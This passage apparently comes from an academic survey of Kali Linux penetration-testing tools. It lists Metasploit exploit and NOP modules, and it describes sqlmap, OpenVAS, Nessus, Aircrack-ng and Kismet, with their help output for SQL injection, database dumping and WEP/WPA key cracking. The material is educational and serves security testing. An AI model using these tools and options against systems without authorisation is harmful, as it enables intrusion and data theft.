   2024  windows/telnet/goodtech_telnet                      2005-03-15       manual  No     GoodTech Telnet Server Buffer Overflow
   2025  windows/tftp/attftp_long_filename                   2006-11-27       manual  No     Allied Telesyn TFTP Server 1.9 Long Filename Overflow
   2026  windows/tftp/distinct_tftp_traversal                2012-04-08       manual  No     Distinct TFTP 3.10 Writable Directory Traversal Execution
   2027  windows/tftp/dlink_long_filename                    2007-03-12       manual  No     D-Link TFTP 1.0 Long Filename Buffer Overflow
   2028  windows/tftp/futuresoft_transfermode                2005-05-31       manual  No     FutureSoft TFTP Server 2000 Transfer-Mode Overflow
   2029  windows/tftp/netdecision_tftp_traversal             2009-05-16       manual  No     NetDecision 4.2 TFTP Writable Directory Traversal Execution
   2030  windows/tftp/opentftp_error_code                    2008-07-05       manual  No     OpenTFTP SP 1.4 Error Packet Overflow
   2031  windows/tftp/quick_tftp_pro_mode                    2008-03-27       manual  No     Quick FTP Pro 2.1 Transfer-Mode Overflow
   2032  windows/tftp/tftpd32_long_filename                  2002-11-19       manual  No     TFTPD32 Long Filename Buffer Overflow
   2033  windows/tftp/tftpdwin_long_filename                 2006-09-21       manual  No     TFTPDWIN v0.4.2 Long Filename Buffer Overflow
   2034  windows/tftp/tftpserver_wrq_bof                     2008-03-26       manual  No     TFTP Server for Windows 1.4 ST WRQ Buffer Overflow
   2035  windows/tftp/threectftpsvc_long_mode                2006-11-27       manual  No     3CTftpSvc TFTP Long Mode Buffer Overflow
   2036  windows/unicenter/cam_log_security                  2005-08-22       manual  Yes    CA CAM log_security() Stack Buffer Overflow (Win32)
   2037  windows/vnc/realvnc_client                          2001-01-29       manual  No     RealVNC 3.3.7 Client Buffer Overflow
   2038  windows/vnc/ultravnc_client                         2006-04-04       manual  No     UltraVNC 1.0.1 Client Buffer Overflow
   2039  windows/vnc/ultravnc_viewer_bof                     2008-02-06       manual  No     UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
   2040  windows/vnc/winvnc_http_get                         2001-01-29       manual  No     WinVNC Web Server GET Overflow
   2041  windows/vpn/safenet_ike_11                          2009-06-01       manual  No     SafeNet SoftRemote IKE Service Buffer Overflow
   2042  windows/winrm/winrm_script_exec                     2012-11-01       manual  No     WinRM Script Exec Remote Code Execution
   2043  windows/wins/ms04_045_wins                          2004-12-14       manual  Yes    MS04-045 Microsoft WINS Service Memory Overwrite

msf5 > 
```

Figure 3.31: List of exploits on Metasploit Framework



```
msf5 > show nops

NOP Generators
==============

   #  Name              Disclosure Date  Rank    Check  Description
   -  ----              ---------------  ----    -----  -----------
   0  aarch64/simple                     manual  No     Simple
   1  armle/simple                       manual  No     Simple
   2  mipsbe/better                      manual  No     Better
   3  php/generic                        manual  No     PHP Nop Generator
   4  ppc/simple                         manual  No     Simple
   5  sparc/random                       manual  No     SPARC NOP Generator
   6  tty/generic                        manual  No     TTY Nop Generator
   7  x64/simple                         manual  No     Simple
   8  x86/opty2                          manual  No     Opty2
   9  x86/single_byte                    manual  No     Single Byte

msf5 > 
```

Figure 3.32: List of the nops on Metasploit Framework

3.3.3 Sqlmap

Sqlmap is an open-source tool that automates the process of detecting and exploiting SQL injection flaws. With the term SQL Injection, we refer to the most famous type of attack that injected malicious SQL code for backend database in order to manipulate the backend database and access information that did not intent to display. This tool contains a powerful detection engine, many features for the penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, o accessing the underlying file system and executing commands on the operating system via out-of-band connections. [57,58]

Sqlmap is a python-based tool, which mean that it will usually run on any system that have installed python. Python comes already installed in Linux operating systems.

The basic features of the Sqlmap are the following [57,58]:

- Support many database management systems such as MySQL, Oracle, PostgreSQL, SQLite, IBM DB2,Microsoft SQL Server, Microsoft Access etc.
- Support six SQL injection techniques
    - Boolean-based blind
    - Time-based blind
    - Error-based
    - UNION query
    - Stacked queries
    - Out-of-band
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Helps to discover users, passwords hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support cracking them by dictionary-based attack
- Help to dump database tables, range of entries or specific columns as per user choice.
- Help to search for specific databases names, specific tables across all database or specific columns across all databases tables.
- Allow to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.





Figure 3.33: Sqlmap on Kali Linux



```
> Executing "sqlmap -h"

                      {1.4.7#stable}

                      http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
```

Figure 3.34: Sqlmap options

3.4 Vulnerability Analysis

3.4.1 OpenVAS

OpenVAS is a powerful vulnerability scanning and vulnerability management tool. This tool is suitable for organizations as support large-scale scans. The capabilities for this tool include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test. More specific this tool helps the penetration testers to finding vulnerabilities not only in the web applications or web servers but also in databases, operating systems, networks and virtual machines. OpenVAS tool updated in daily based. [59,60,62]

The structure of the OpenVAS is described in the below graph:




Figure 3.35: OpenVAS structure [59]

3.4.2 Nessus

Nessus is one of the most well-known vulnerability scanners globally and is used during vulnerability assessment phase on penetration testing procedure. This tool is sold by Tenable Security Company and is available on three platforms Mac, Windows and Linux. The Nessus tool is free for non-enterprise use but for enterprise consumption is paid.

In simple words the Nessus is a remote security scanning tool which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it. [61,63,64,65]

Examples of vulnerabilities and exposures Nessus can scan for include:

- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system
- Misconfiguration(For example default passwords on Apache service, missing patches etc.)
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts.
- Denials of service vulnerabilities

The Nessus has many advantages over other vulnerabilities scanners which make the Nessus the best option for scanning vulnerabilities. Some of these advantages are the below:

- ✓ Unlike other scanners, Nessus does not make assumptions about your server configuration (such as all other vulnerabilities scanners assuming that port 80 must be run only web server) that can cause other scanners to miss real vulnerabilities.
- ✓ Up to date information about new vulnerabilities and attacks. The Nessus team updates the list on a daily basis in order to minimize the window between an exploit appearing in the wild, and penetration tester is being able to detect it with Nessus.
- ✓ The Nessus is Open-source and allow to modify the source as the penetration tester wish.

- ✓ Patching Assistance: When the Nessus discover a vulnerability in the system, it is also most often able to suggest the best way to mitigate this vulnerability






Figure 3.36: Nessus tool on Kali Linux



```
> Executing “systemctl start nessusd && systemctl --no-pager status nessusd”
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
     Active: active (running) since Fri 2020-12-18 23:00:01 EET; 5ms ago
   Main PID: 3598 ((-service))
      Tasks: 1 (limit: 19050)
     Memory: 236.0K
     CGroup: /system.slice/nessusd.service
             └─3598 (-service)

Dec 18 23:00:01 KaliLinux systemd[1]: Started The Nessus Vulnerability Scanner.
Hint: Some lines were ellipsized, use -l to show in full.
root@KaliLinux:~# 
```

Figure 3.37: Launch Nessus service




Initializing

Please wait while Nessus prepares the files needed to scan your assets.

Compiling plugins...

© 2020 Tenable™, Inc.

Figure 3.38: Nessus Login page



A new version of Nessus is available and ready to install. Learn more or apply it now.

My Scans

3 Scans

Name	Schedule	Last Modified ▾
New Network	On Demand	September 29 at 4:58 PM
internal	On Demand	September 28 at 1:03 PM
Network Scan	On Demand	September 28 at 12:43 ...

Tenable's Commitment to Security in the Wake of So...

Figure 3.39: Nessus main screen

3.5 Wireless Attacks tools

3.5.1 Aircrack-ng

Aircrack-ng is a network software suite which consist of a detector, packet sniffer, WEP and WPA cracking tool for 802.11 wireless LANs. It works with any wireless network interface adapter whose driver supports the monitor mode. The whole suite is often used by the penetration testers and focuses on different areas of WiFi security such as [66,67]:

- Monitoring – Packet capture and export data from these packets in order to analyze them
- Attacking – Replay attacks, deauthentication attack, fake access point etc.
- Testing – Checking network adapter
- Cracking – The suite can crack network with WEP and WPA PSK encryption

This suite is pre-installed on the Kali Linux Operating system which is most common for the penetration testers.





Figure 3.40: Aircrack on the Kali Linux

Aircrack-ng suite includes the below tools [66,67]:

- Airbase-ng – tool with many purpose which aimed at attacking clients instead of Access point(AP)
- Aircrack-ng – tool that help to crack the 802.11 WEP and WPA/WPA2-PSK key
- Airdecap-ng – tool to decrypt WEP/WPA/WPA2 capture files
- Airdrop-ng – A rule based wireless deauthication tool
- Aireplay-ng – Inject and replay wireless packets
- Airgraph-ng – Graph wireless network
- Airmon-ng – Enable or disable monitor mode for wireless adapter
- Airodump-ng – tool that capture 802.11 frames



```
> Executing "aircrack-ng --help"

  Aircrack-ng 1.6  - (C) 2006-2020 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <input file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file. Overwrites file.

  Static WEP cracking options:

      -c         : search alpha-numeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
      -y         : experimental  single bruteforce mode
      -K         : use only old KoreK attacks (pre-PTW)
      -s         : show the key in ASCII while cracking
      -M <num>   : specify maximum number of IVs to use
      -D         : WEP decloak, skips broken keystreams
      -P <num>   : PTW debug:  1: disable Klein, 2: PTW
      -1         : run only 1 try to crack key with PTW
      -V         : run in visual inspection mode

  WEP and WPA-PSK cracking options:

      -w <words> : path to wordlist(s) filename(s)
      -N <file>  : path to new session filename
      -R <file>  : path to existing session filename

  WPA-PSK options:

      -E <file>  : create EWSA Project file v3
      -I <str>   : PMKID string (hashcat -m 16800)
      -j <file>  : create Hashcat v3.6+ file (HCCAPX)
      -J <file>  : create Hashcat file (HCCAP)
      -S         : WPA cracking speed test
      -Z <sec>   : WPA cracking speed test length of
                   execution.
      -r <DB>    : path to airolib-ng database
                   (Cannot be used with -w)

  SIMD selection:
```

Figure 3.41: Aircrack Options

3.5.2 Kismet

Kismet is an 802.11 wireless network detector, packet sniffer and intrusion detection system. It works with any wireless adapter which support monitor mode. This tool is passively collecting packets and detecting standard named networks, also detecting hidden networks as opposed to other tools, and presence of no beaconing networks via data traffic. [68,69]

Some of the Kismet Features are[68,69]:

- 802.11 sniffing
- Standard PCAP logging (compatible with Wireshark, TCPDump, etc)
- Client/Server modular architecture
- Plug-in architecture to expand core features
- Multiple capture source support
- Live export of packets to other tools via tun/tap virtual interfaces
- Distributed remote sniffing via light-weight remote capture
- XML output for integration with other tools


